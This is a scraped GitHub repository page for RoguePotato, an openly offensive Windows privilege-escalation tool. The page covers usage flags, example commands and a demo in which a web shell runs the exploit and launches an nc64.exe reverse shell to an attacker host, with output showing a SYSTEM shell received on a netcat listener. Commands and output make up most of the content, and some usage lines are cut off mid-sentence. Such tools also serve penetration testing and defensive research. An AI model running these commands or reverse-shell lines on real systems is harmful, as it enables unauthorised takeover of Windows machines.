









 antonioCoco	RoguePotato release	d6156c3 · 4 years ago	 3 Commits
 RogueOxidResolver	RoguePotato release	4 years ago	
 RoguePotato	RoguePotato release	4 years ago	
 LICENSE	Initial commit	4 years ago	
 README.md	Update README.md	4 years ago	
 RoguePotato.sln	RoguePotato release	4 years ago	
 demo.png	RoguePotato release	4 years ago	

 README  GPL-3.0 license 

# RoguePotato

Just another Windows Local Privilege Escalation from Service Account to System. Full details at --> <https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/>





## Usage

RoguePotato  
@splinter\_code & @decoder\_it

Mandatory args:  
-r remote\_ip: ip of the remote machine to use as redirector  
-e commandline: commandline of the program to launch  
  
Optional args:  
-l listening\_port: This will run the RogueOxidResolver locally on the  
-c {clsid}: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9009})  
-p pipename\_placeholder: placeholder to be used in the pipe name creation  
-z : this flag will randomize the pipename\_placeholder (don't use with -l)  
  
Examples:  
- Network redirector / port forwarder to run on your remote machine  
  socat tcp-listen:135,reuseaddr,fork tcp:10.0.0.3:9999  
- RoguePotato without running RogueOxidResolver locally. You should  
  RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe"  
- RoguePotato all in one with RogueOxidResolver running locally on |  
  RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe"  
- RoguePotato all in one with RogueOxidResolver running locally on |  
  RoguePotato.exe -r 10.0.0.3 -e "C:\windows\system32\cmd.exe"

### About

Another Windows Local Privilege Escalation from Service Account to System

-  Readme
-  GPL-3.0 license
-  Activity
-  1k stars
-  17 watching
-  127 forks
- Report repository


### Releases 1

 **RoguePotato Released** Latest  
on May 11, 2020

### Packages

No packages published

### Languages



## Demo

File Edit View History Bookmarks Tools Help

10.0.0.6/cmd.aspx

10.0.0.6/cmd.aspx

Program

c:\windows\system32\cmd.exe

```
c:\whoami & C:\everyone\RoguePotato.exe -r 10.0.0.3 -e "C:\everyone\nc64.exe 10.0.0.3 3001 -e cmd.exe" -l 9999
```

Arguments

Run

iis apppool\defaultappool  
[+] Starting RoguePotato...  
[+] Creating Rogue OXID resolver thread  
[+] Creating Pipe Server thread...  
[+] Creating TriggerDCOM thread...  
[+] Listening on pipe \\.\pipe\RoguePotato\pipe\epmapper, waiting for client to connect  
[+] Calling CoGetInstanceFromIStorage with CLSID: {4991d34b-80a1-4291-83b6-3328366b9097}  
[+] Starting RogueOxidResolver RPC Server listening on port 9999 ...  
[+] IStorageTrigger written: 98 bytes  
[+] SecurityCallback RPC call  
[+] ResolveOxid2 RPC call, this is for us!  
[+] ResolveOxid2: returned endpoint binding information = ncacn\_np:localhost/pipe/RoguePotato\pipe\epmapper  
[+] Client connected!  
[+] Got SYSTEM Token!!!  
[+] Token has SE\_ASSION\_PRIMARY\_NAME, using CreateProcessAsUser() for launching: C:\everyone\nc64.exe 10.0.0.3 3001  
[+] RoguePotato gave you the SYSTEM powerz :D

File Actions Edit View Help

splintercode@kali: ~

```
splintercode@kali:~$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.0.3  netmask 255.0.0.0  broadcast 10.255.255.255
    inet6 fe80::83ad:3971:5188:5a23  prefixlen 64  scopeid 0<20<link>
    ether 00:18:c2:9c:c3:02:2c  txqueuelen 1000  (Ethernet)
    RX packets 3795  bytes 592013 (578.1 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 139537  bytes 10729683 (10.2 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

splintercode@kali:~$ nc -lvp 3001
listening on [any] 3001 ...
connect to [10.0.0.3] from (UNKNOWN) [10.0.0.6] 49725
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system

c:\windows\system32\inetsrv>

splintercode@kali:~$ sudo socat tcp-listen:135,reuseaddr,fork tcp:10.0.0.6:9999
```

